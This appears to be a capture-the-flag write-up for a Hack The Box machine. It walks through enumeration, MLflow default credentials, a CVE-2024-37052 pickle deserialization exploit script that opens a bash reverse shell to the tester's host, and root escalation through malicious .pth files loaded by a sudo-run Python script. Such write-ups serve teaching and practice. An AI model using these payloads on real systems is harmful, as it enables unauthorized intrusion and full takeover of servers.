
HTB: SmartHire
Exploiting Python's pickle deserialization in MLflow and abusing a poorly configured site.addsitedir() for arbitrary code execution.
Enumeration
Nmap
Nmap scan indicates ports 22 and 80 are open. Nginx is running the company’s website on port 80, and port 22 is used for SSH.
┌──(root㉿kali)-[~/HTB-BOX/Aug-2026/SmartHire]─(tun0:10.10.15.192)─[12:08]
└─# nmap -sV 10.129.245.215 -oN nmap.txt
Starting Nmap 7.99 ( <https://nmap.org> ) at 2026-08-21 12:09 -0700
Nmap scan report for smarthire.htb (10.129.245.215)
Host is up (0.085s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 11.29 seconds
The company’s main website has the following pages:
dashboard/
login/
logout/
register/
The register page allows us to create accounts and log in to the portal.
After logging in, we can submit our data as a CSV file on the dashboard, and the backend will process and train an ML model on our data. After that, we can upload a resume and click on “Make Predictions” to get a score for the resume.

From this, we can tell that the server is probably running some ML services in the backend, most likely Python frameworks. Therefore, we can use gobuster or ffuf to enumerate for possible vhosts.
I started my gobuster scan in the background; meanwhile, I want to upload a test CSV file to see what the server does. We can expand the “CSV Format Guide” to see what a normal dataset file looks like.
Following the example, I created a CSV file with the example data provided on the page and submitted the file.
Once your CSV file is accepted and the model is trained, the “Model Status” section will reflect the changes.

This confirms that the server collects data from us, analyses the data for patterns, prepares a model, and finally allows us to evaluate submitted resumes.
VHOST
Gobuster scan shows that there is indeed a virtual host at models.smarthire.htb, but we get a 401 status code; it’s probably due to an authentication wall.
┌──(root㉿kali)-[~/HTB-BOX/Aug-2026/SmartHire]─(tun0:10.10.15.192)─[12:09]
└─# gobuster vhost -u <http://smarthire.htb> -w /usr/share/seclists/Discovery/DNS/combined_subdomains.txt --append-domain -t 250 --timeout 25s --exclude-status 301
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                       <http://smarthire.htb>
[+] Method:                    GET
[+] Threads:                   250
[+] Wordlist:                  /usr/share/seclists/Discovery/DNS/combined_subdomains.txt
[+] User Agent:                gobuster/3.8.2
[+] Timeout:                   25s
[+] Append Domain:             true
[+] Exclude Hostname Length:   false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
**models.smarthire.htb Status: 401 [Size: 137]**
Progress: 653920 / 653920 (100.00%)
===============================================================
Finished
===============================================================
We can add this vhost to our /etc/hosts files and try to access it using a browser or curl to see what the landing page looks like.
MLflow
I used cURL to check the response header and see what information it gives us. As we can see, of course it asks for authentication, but it also tells us that it is the MLflow service that we are interacting with.
┌──(root㉿kali)-[~/HTB-BOX/Aug-2026/SmartHire]─(tun0:10.10.15.192)─[12:12]
└─# curl -i <http://models.smarthire.htb>
HTTP/1.1 401 UNAUTHORIZED
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 21 Aug 2026 19:12:46 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 137
Connection: keep-alive
WWW-Authenticate: Basic realm="mlflow"

You are not authenticated. Please see <https://www.mlflow.org/docs/latest/auth/index.html#authenticating-to-mlflow> on how to authenticate.
Default Credentials
Many times admins don’t change the default passwords. We can Google for the default password for MLflow and try to log in using the following credentials:
| Username | Password |
|---|---|
| admin | password1234 |
| admin | password |
It turns out that default credentials are used, and after a successful authentication using admin:password, the webpage reveals that MLflow is running version 2.14.1.
User Access
After logging into MLflow, we can see an experiment on the home page; this was likely created using the dataset I first submitted. Upon clicking on it, it shows details.


The Artifacts tab takes us to the model files, and reading files in the directory confirms that it is using scikit-learn for training models and also using cloudpickle, which strongly indicates that our initial access will likely come from exploiting insecure deserialization.
We already know the version of MLflow. We can do a quick Google search to see if there are any vulnerabilities associated with version 2.14.1
CVE-2024-37052
This version is susceptible to an unsafe deserialization vulnerability, tracked as CVE-2024-37052, affecting versions 1.1.0 to 2.14.1. If an attacker uploads a compromised scikit-learn model, the server executes arbitrary code the moment it attempts to parse and deserialize the untrusted data.
Based on our findings that MLflow uses scikit-learn, we can hypothesize that the exploit path will involve unsafe deserialization.
In Python, serialization is the process of converting an object in memory into a byte stream so it can be saved to a file or transmitted over a network. Python’s native pickle module is inherently unsafe for handling untrusted data by design, and this flaw is responsible for numerous CVEs across different services.
When we call the http://smarthire.htb/predict endpoint, MLflow uses cloudpickle.load() to reconstruct the Python object in memory. In this vulnerable version of MLflow, the deserialization process executes without restrictions or data sanitization checks.
This behaviour can give us an RCE, because Python’s pickle module allows us to define a magic method called __reduce()__ inside a Class. This method instructs the pickler to save reconstruction instructions rather than just the object’s attributes. Later, when the file is deserialized, the unpickler automatically executes the specified function with those arguments to rebuild the object, triggering our code.
We can use our malicious code, for example, like this:
class ShellExecPayload:
    def __reduce__(self):
        shell = "bash -c 'bash -i >& /dev/tcp/10.10.15.192/1111 0>&1'"
        return (os.system, (shell,))

payload_bytes = pickle.dumps(SafeDemoPayload())
This was very straightforward. However, the difficult part for me was writing a script which could deliver our updated .pkl in the model’s directory. Earlier, we noticed that when I first submitted that CSV file, it created a model for us, and that’s why there is a python_model.pkl file; see Fig 1.4.
My aim is to replace an existing artifact with our malicious one. We need to leverage MLflow’s API endpoint to carry out this attack.
import base64
import os
import pickle
import requests

# Connection Configurations
MLFLOW_HOST = "<http://models.smarthire.htb>"
USERNAME = "admin"
PASSWORD = "password"

# This is the run_id for my model, replace it with yours.
TARGET_RUN_ID = "0423c68f0b8f40b6972e6900a67874bc"
EXPERIMENT_ID = "0"

credentials = f"{USERNAME}:{PASSWORD}"
encoded_credentials = base64.b64encode(credentials.encode("utf-8")).decode("utf-8")
headers = {
    "Authorization": f"Basic {encoded_credentials}",
    "Content-Type": "application/octet-stream"
}

class ShellExecPayload:
    def __reduce__(self):
        shell = "bash -c 'bash -i >& /dev/tcp/10.10.15.192/1111 0>&1'"
        return (os.system, (shell,))

print("[+] Encoding payload to binary stream...")
payload_bytes = pickle.dumps(ShellExecPayload())

# We can confirm the path by visitng the artifacs tab
upload_url = (
    f"{MLFLOW_HOST}/api/2.0/mlflow-artifacts/artifacts"
    f"/{EXPERIMENT_ID}/{TARGET_RUN_ID}/artifacts/model/python_model.pkl"
)

print(f"[+] Sending HTTP PUT request to replace python_model.pkl...")
print(f"    URL: {upload_url}")

try:
    response = requests.put(upload_url, data=payload_bytes, headers=headers, timeout=15)

    if response.status_code == 200:
        print("\n[+] SUCCESS: Artifact replaced successfully!")
        print(f"[+] 'python_model.pkl' inside run {TARGET_RUN_ID} has been modified.")
        print("[+] Now start your listener and trigger <http://smarthire.htb/predict>")
    elif response.status_code == 401:
        print("[-] Access Denied (401 Unauthorized): Check your username or password.")
    elif response.status_code == 404:
        print("[-] Destination Path Error (404 Not Found): Check if the Experiment ID or Run ID exists on the server.")
    else:
        print(f"[-] Server returned unexpected status code: {response.status_code}")
        print("Server Output Message:", response.text)

except requests.exceptions.RequestException as e:
    print(f"[ERROR] Network connection failed: {e}")
Remember to start your listener, and then go to your browser to upload a resume CSV file and click Predict to trigger the run. When you click on that button, MLflow will load the artifacts, including our malicious one, and pickle will deserialize it and execute the code.
┌──(root㉿kali)-[~/HTB-BOX/Aug-2026/SmartHire]─(tun0:10.10.15.192)─[13:29]
└─# nc -lvnp 1111
listening on [any] 1111 ...
connect to [10.10.15.192] from (UNKNOWN) [10.129.245.215] 57558
bash: cannot set terminal process group (1019): Inappropriate ioctl for device
bash: no job control in this shell
svcweb@smarthire:/var/www/smarthire.htb$ id
id
uid=1000(svcweb) gid=1000(svcweb) groups=1000(svcweb),1001(mlflowweb),1002(devs)
svcweb@smarthire:/var/www/smarthire.htb$
We get a shell as the user svcweb, and the good part is that we are not in a container. However, the current shell is not very stable; we can upload our SSH public key and get a stable shell.
User Flag
svcweb@smarthire:~/.ssh$ echo "your key pub key" > authorized_keys
svcweb@smarthire:~/.ssh$ ┌──(root㉿kali)-[~/HTB-BOX/ssh_keys]─(tun0:10.10.15.192)─[13:31]
└─# ssh -i htb_shell svcweb@smarthire.htb
The authenticity of host 'smarthire.htb (10.129.245.215)' can't be established.
ED25519 key fingerprint is: SHA256:eIBuWQhRmbLzOYVJvpUmSQN5qZ/ZcwoK125zwEYBd48
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'smarthire.htb' (ED25519) to the list of known hosts.
Last login: Fri Aug 21 13:31:27 2026 from 10.10.15.192
svcweb@smarthire:~$ ls
user.txt
svcweb@smarthire:~$Privilege Escalation
After getting user access, the first thing we can check is whether there is anything we can run as sudo, and yes, we can run a Python file as sudo.
svcweb@smarthire:~$ sudo -l
Matching Defaults entries for svcweb on smarthire:
    env_reset, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User svcweb may run the following commands on smarthire:
    (root) NOPASSWD: /usr/bin/python3.10 /opt/tools/mlflow_ctl/mlflowctl.py *
This is most likely our privilege escalation path.
We can go to the /opt/tools/mlflow_ctl directory to inspect what that script actually does.
Analyzing mlflowctl.py immediately tells us our next attack path. The first few lines of the script inform:
[...SNIP...]
import site

BASE_DIR = Path(__file__).resolve().parent
PLUGINS_DIR = BASE_DIR / "plugins"

# make plugins importable
for path in PLUGINS_DIR.iterdir():
    if path.is_dir():
        site.addsitedir(str(path))
[...SNIP...]
The script loads plugins from the mlflow_ctl/plugins directory without performing any validation or sanitization. More importantly, it passes the plugin directory directly to site.addsitedir(). This causes Python to process any .pth files present in that directory, including executing lines beginning with import.
Therefore, we can craft a malicious .pth file and run mlflowctl.py, which will execute our code inside the .pth file. Before we do that, an important thing is to check whether we can actually write inside the plugin folder.
We can not write in the core folder. However, since we are part of the devs group, we can write inside the dev folder, and mlflowctl.py will still process our malicious .pth file.
svcweb@smarthire:/opt/tools/mlflow_ctl$ id
uid=1000(svcweb) gid=1000(svcweb) groups=1000(svcweb),1001(mlflowweb),1002(devs)
svcweb@smarthire:/opt/tools/mlflow_ctl/plugins$ ls -la
total 16
drwxr-xr-x 4 root root 4096 Feb 19 2026 .
drwxr-xr-x 3 root root 4096 Feb 19 2026 ..
drwxr-xr-x 3 root root 4096 Feb 20 2026 core
drwxrwxr-x 2 root devs 4096 Aug 22 01:59 devBefore going for the shell, let’s first check if the exploit will actually work.
To test the exploit, we can simply execute the id command and write the output to /tmp/mlflow_pth_test.
svcweb@smarthire:/opt/tools/mlflow_ctl/plugins/dev$ printf 'import os; os.system("id > /tmp/mlflow_pth_test")\n' > test.pth
svcweb@smarthire:/opt/tools/mlflow_ctl/plugins/dev$ cat /tmp/mlflow_pth_test
uid=0(root) gid=0(root) groups=0(root)
svcweb@smarthire:/opt/tools/mlflow_ctl/plugins/dev$
As you can see, the exploit works, and we see the id as root. Now we can move forward and get a root shell.
svcweb@smarthire:/opt/tools/mlflow_ctl/plugins/dev$ echo "import os; os.execl('/bin/bash', 'bash', '-p')" > root.pth
svcweb@smarthire:/opt/tools/mlflow_ctl/plugins/dev$
svcweb@smarthire:/opt/tools/mlflow_ctl/plugins/dev$ sudo /usr/bin/python3.10 /opt/tools/mlflow_ctl/mlflowctl.py status
root@smarthire:/opt/tools/mlflow_ctl/plugins/dev#
Root Flag
root@smarthire:/opt/tools/mlflow_ctl/plugins/dev# id
uid=0(root) gid=0(root) groups=0(root) root@smarthire:/opt/tools/mlflow_ctl/plugins/dev# cd ~
root@smarthire:~# ls
root.txt snap